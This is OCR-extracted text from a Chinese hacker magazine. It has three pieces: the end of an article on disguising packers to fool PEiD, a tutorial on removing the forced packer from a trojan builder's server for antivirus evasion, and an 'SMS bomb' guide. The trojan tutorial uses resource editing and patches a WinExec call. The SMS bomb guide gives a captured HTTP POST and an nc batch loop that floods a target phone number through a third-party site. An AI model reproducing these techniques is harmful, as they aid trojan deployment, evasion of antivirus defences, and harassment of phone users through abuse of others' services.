



图7

对于程序员朋友来说，如果想保护自己辛辛苦苦完成的作品，那么你可以用这个工具给自己的作品伪装一个很生僻的壳，如果Cracker轻信了Peid的判断，那就陷入了脱壳的怪圈。对于Cracker朋友来说，你们在破解别人的作品时，不要轻信Peid的判断，如果遇到怎么也脱不了的壳，最好判断一下是不是被伪装过，不要只是傻乎乎的脱壳。



适合读者 黑器爱好者、免杀爱好者　　前置知识 无

VIP会员学习成果展：

打造无壳版木马

文/图[黑防VIP]圣战☆天使

有些黑软在生成服务端时总会被主程序加壳，而且是强制性的，一点商量的余地都不给，这给我们这些想自己做免杀黑软的菜菜们带来了一定的困难 先不说壳好不好脱，万一在脱壳时一不小心让自己也种上了木马，岂不得不偿失？

其实在大多数情况下，服务端在配置之前都是没有加壳的，它们以资源文件的形式保存在主程序中，只有当配置服务端时才被释放出来并写入用户配置的信息，然后主程序再通过调用同样以资源的形式保存在自身的加壳程序进行加壳。下面我就以"入侵先锋（穿墙版A）"来做个例子。

入侵先锋（穿墙版A）只有一个文件，主程序提供了两种加壳方式，如图1 所示（可惜就是没有不加壳的选项，不然我们也就不用这么辛苦了）。先用PEID扫描一下，发现是NsPack 1.4，一个版本很老的北斗壳，可以直接用PEID的通用脱壳器搞定，脱壳后发现是Borland Delphi编写的，下面我就用两种方法来尝试突破该程序的加壳限制。

方法一

因为该程序调用的所有文件都是以资源的形式保存在主程序中，所以我们可以直接在资源里把加壳软件删掉，主程序就会因为找不到加壳软件而不加壳，不过这种方法可能会造成主程序运行不稳定甚至崩溃。




图1

下面看我的操作，首先用PE Explorer打开脱壳后的主程序，如图1 所示。

程序共有3个PE文件资源，因为无法确定哪个才是服务端程序，所以我们将其全部导出来，分别保存为GOOD1.EXE、GOODE2.EXE 和GOOD3.EXE，如图2 所示。




图2

现在我们可以用杀毒软件来扫描一下这3 个文件，发现GOOD1.EXE 和GOODE2.EXE都被杀掉了，说明这两个文件是服务端，而GOOD3就是传说中的加壳软件FSG，那么我们只需要把它删除即可，可惜不知是什么原因，如果直接将资源GOOD3删除，程序就无法运行了。不过没有关系，我们换用ResScope加载入侵先锋的主程序，在左边的资源框里找到EXEFILE下GOOD3 资源并单击右键，这时右边就会出现与资源GOOD3对应的16进制编码，我们单击右键在弹出的菜单中选择"全选（A）"，然后再选择"删除（D）"，（修改前如图3，修改后如图4），接着保存即可。




图3




图4

小知识：ResScope在保存时会自动把我们删掉的数据用0补齐，这样就不会影响主程序的运行，但它所调用的加壳软件已被修改成了一个全0 的空程序。

方法二

刚才我们是迂回到敌人背后进行攻击，现在我们来正面单挑，用破解技术搞定它。先用OllyICE加载已经脱壳后的入侵先锋（穿墙版A）的主程序，因为主程序调用加壳程序时可能会用到WinExec、ShellExecute、CreateProcess，所以我们就在这几个API上下断点（入侵先锋调用的是WinExec），接着按F9运行程序，单击入侵先锋中的"生成"按钮，程序被断在了7C86114D >8BFF mov edi, edi。在堆践中我们可以看到如图5所示。





图5

这表示程序在0046c30处调用WinExec，CmdLine是要执行的参数，ShowState是显示方式。此时程序的意图暴露无疑。现在我们重新加载入侵先锋，Ctrl+G来到WinExec的调用处0046C430，直接Nop掉这一句"0046C430 E8 2BA9F9FF call <jmp.&KERNEL32.WinExec>"，接着"复制到可执行文件→所有修改"，然后保存文件即可。

适合读者：免费爱好者、黑器爱好者
前置知识：无

长效短信炸弹再度归来

文/图 安静的小E



看了黑防刊登的"菜鸟也要自己做永不过期的短信炸弹"一文，觉得思路独到，原作者利用的是HTML构造表单，然后利用网站发信页面，实现无限循环提交。这样就弥补了网上一些"手机炸弹"类似程序的不足，一旦发现网站发信页面失效了，可以直接修改链接，实现永不失效的效果。有些东西其实就是那么简单的原理，看你会不会去想了。

看过文章后，了解了简单的原理，忽然有一个想法，HTML构造表单能实现"信息炸弹"的效果，那么用批处理写出来会不会达到同样的效果呢？经过测试，发现批处理也可以实现同样的效果。

随便找一个http://u.5ku.com，是个彩信、铃声下载站，并且在给手机发送信息的时候也无需验证码，如图1所示，就用这个吧！和原文同样的原理，用WSockExpert抓包分析数据，这里我就不啰嗦了，不会的请看第8期的文章。如图1 所示。




图1

首先我们先新建一个1.txt文本文档，写入关键代码（这里我构造好了）：

```
POST /register/reg02.aspx?Type=TX&Id=23441&a=200323&b=1&c=1 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://www.hl.chinamobile.com/hlPortalWebApp/com/hlcm2/clt/jpf/slfsvc/usrreg_15/ActS32601_1.do?mmstype=4&mmsid=35588&uid=16068&a=&b=&c=&d=&e=&f=&g=
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: u.5ku.com
Content-Length: 20
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=paml2n45eitn5qvd2uz5nkv5
mobileNo=13*********
```

需要解释的是 http://www.hl.chinamobile.com/hlPortalWebApp/com/hlcm2/clt/jpf/slfsvc/usrreg_15/ActS32601_1.do?mmstype=4&mmsid=35588&uid=16068&a=&b=&c=&d=&e=&f=&g=这个是我修改的，为什么？这个地址比较权威，中国移动通信用户注册页面，大家可以随便自己修改，这个地址的页面如图2所示。看到了吧？也没有验证码限制，并且速度非常快（大家在找页面的时候一定不要找有验证码的哦），还有在修改的时候要注意，有的彩信下载网站有次数限制，有一次我手机收到一个垃圾信息，就想玩他一下，后来我发现发了几条之后，就不能发送了，因为有发送次数限制的嘛，所以大家在使用的时候要找一些无限制的网站页面，如图2所示。




图2

mobileNo=13*********这个不用说了，写你要炸的手机号，其他信息都是抓包分析到的。

构建好之后，我们还要实现循环提交，这里利用NC来实现（地球人都知道），然后再写一个批处理，方法如下。新建一个文本文档，然后写入以下代码：

```
:go
nc.exe -w 2 219.238.238.180 80<1.txt
goto go
```

NC的-w参数就是timeout的时间，219.238.238.180是彩信网站的IP，然后指向一下我们刚才建立的1.txt文件，最后保存为BAT批处理文件。现在一个批处理信息炸弹就完成了，如图3 所示。




